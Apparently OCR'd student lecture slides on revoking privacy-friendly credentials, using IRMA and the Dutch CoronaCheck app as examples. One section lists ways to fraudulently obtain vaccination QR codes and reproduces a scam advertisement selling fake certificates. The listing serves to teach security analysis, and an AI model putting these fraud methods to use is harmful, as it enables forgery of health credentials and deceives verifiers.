Privacy friendly revocation of credentials

Floris Valentijn	s1031160
Lizzy Grootjen	s1001148
Martijn Peijer	s1050969
Mike van Haren	s1019337

Radboud University


Today

- Credentials
  - Basic credentials
  - Privacy friendly Credentials
  - Revocation of credentials
  - Problem of revocation of privacy friendly credentials
- Examples
  - Mobile app
  - IRMA
  - IRMA Voting
  - FIDO
- Revocation strategies
  - Building blocks
  - Involved parties
  - Six categories in revocation strategies
- Frameworks
  - Dynamic Accumulators
  - Fast-attribute revocation
- Conclusion
- Questions

Credentials

Credentials

Basic credentials


Radboud Universiteit


Enter your username and password

A service has requested you to authenticate yourself. Please enter your username and password in the form below.

Username: s1234567

Password: ••••••••

Privacy friendly credentials



NEDERLANDSE IDENTITEITSKAART

KONINKRIJK DER NEDERLANDEN

KINGDOM OF THE NETHERLANDS
IDENTITY CARD

ROYAUME DES PAYS-BAS
CARTE D'IDENTITÉ

SPECIMEN

documentnummer / document no.
SPECI2021

naam / surname
De Bruijn

voornamen / given names
Willeke Liselotte

geslacht / sex — nationaliteit / nationality
V/F Nederlandse

geboortedatum / date of birth
10 MAA/MAR 1965

datum van afgifte / date of issue
02 AUG/AUG 2021

geldig tot / date of expiry
02 AUG/AUG 2031

1965

handtekening / signature

W.L. de Bruijn

123456

NL

Kahoot

Credentials


Privacy friendly credentials

Solution:

Attribute based credentials (ABCs)

Credentials

Privacy friendly credentials



Credentials

Privacy friendly credentials

- Credential = Collection of attributes
- Proof of having an attribute (DOB)
- Proof of predicate over attribute (>18 years old)


Credentials

Privacy friendly credentials

IRMA:

Can choose to show just that you're over 18.

Without showing something else.




Your data securely on your mobile


Credentials

Revocation of credentials

- After graduation
- Hacked account in social media
- Expulsion / hate crime




name	username	password
Mike van Haren	mike123	secret
Lizzy Grootjen	lizzy123	password
Floris Valentijn	floris123	qwerty
Martijn Peijer	martijn123	12345678



name	username	password
Lizzy Grootjen	lizzy123	password
Floris Valentijn	floris123	qwerty
Martijn Peijer	martijn123	12345678

Problem of revocation of privacy friendly credentials



Service provider [SP]


Issuer [I]

Unlinkability

User [U]

Problem of revocation of privacy friendly credentials

- Revocation of credentials in case of:
  - Retirement
  - Hacked account, stolen, or lost paper with credential
  - Fired



Credentials

Problem of revocation of privacy friendly credentials

Possible solutions:

- Issuer/TTP can keep a list of identities with credentials
- Prove membership of the accumulator (will be explained)
- White list / Black list of credentials

Tradeoff:


- Privacy
- Computational effort for any of the three parties

Examples

Mobile app
IRMA
IRMA Voting
FIDO

Examples


?



Het ministerie van Volksgezondheid heeft donderdag maatregelen genomen tegen fraude met de [redacted]-app. Tegenover NOS bevestigt het ministerie dat het maatregelen tegen fraudeurs heeft genomen, waardoor het moeilijker is te frauderen.

Source: Tweakers.net
25-11-2021


CoronaCheck App




Het ministerie van Volksgezondheid heeft donderdag maatregelen genomen tegen fraude met de CoronaCheck-app. Tegenover NOS bevestigt het ministerie dat het maatregelen tegen fraudeurs heeft genomen, waardoor het moeilijker is te frauderen.

Source: Tweakers.net
25-11-2021

CoronaCheck App





Controleer identiteitsbewijs


Achternaam: D

Voornaam: -


Geboortedag: 02

Geboortemaand: AUG (08)

Let op: identiteitscontrole is verplicht



Controle klaar



Geen geldige QR-code


Examples

CoronaCheck App: Fraud methods

Can you think of any fraudulent methods to obtain CoronaCheck QR codes? These can be valid or fake.

1. *Pay/bribe doctors or GGD employees to create a vaccination certificate*
2. *Pay someone to get a vaccination in your name*
3. *Use a code from someone else, i.e. from a Telegram group or online database*
4. *Use a fake CoronaCheck and/or CoronaScanner app*
5. *Use a generated code from another (EU) country where the private keys have been stolen*

1. Pay/bribe doctors or GGD employees to create a vaccination certificate




Redactie Metro . Binnenland · 12 nov 2021, 17:01


GGD-medewerkers maakten mogelijk tienduizenden valse QR-codes, drie arrestaties

Foto ter illustratie: ANP

2. Pay someone to get a vaccination in your name



Man arrested in Belgium after receiving COVID vaccine 8 times for other people



Sebastien Salif

COVID-19 Proof of Vaccination / Preuve de vaccination contre la COVID-19

Issuing Province / Territory
Province / Territoire de délivrance

Ontario

Country of issuance /
Pays d'émission

Canada

Name / Nom : [redacted]
Date of birth / Date de [redacted] 02 [redacted]

SMART Health Cards QR Code / Code QR de la carte Santé SMART

[redacted]

Vaccinations administered / Vaccins reçus : 2

Date : 05 FEB / FÉV 2021
Product / Produit : MODERNA COVID-19 mRNA-1273
Lot : 818364

Date : 05 JAN / JAN 2021
Product / Produit : MODERNA COVID-19 mRNA-1273
Lot : Not available / Non disponible

This document contains confidential information that is intended only for use by the named individual or as authorized by law. Any unauthorized disclosure, copying, or distribution of the contents is strictly prohibited. Issued on 05 JUL 2021. If this document is folded, ensure the QR code is not creased.

Ce document contient des renseignements confidentiels qui sont destinés uniquement à l'usage de la personne nommée ou à l'usage autorisé par la loi. Toute divulgation, copie ou distribution non autorisée de son contenu est strictement interdite. Délivré le 05 JUIL 2021. Si ce document est plié, assurez-vous que le code QR ne l'est pas.

Page 1 / 2

Get your official Qrcode which is being registered to meet up with Canadian standards. And is recognized when scanned.
@Sebastien77 to place your orders.
Thanks.

3. Use a code from someone else, i.e. from a Telegram group or online database

- *1st letter of first name*
- *1st letter of last name*
- *Day of birth*
- *Month of birth*


*26 * 26 * 30 * 12 = 243.360 QR codes*
*26 * 26 * 12 = 8112 QR codes*
*26 * 26 * 30 = 20.280 QR codes*
*26 * 30 * 12 = 9360 QR codes*

Codes in app only few minutes before expiring

Printed codes expire after year

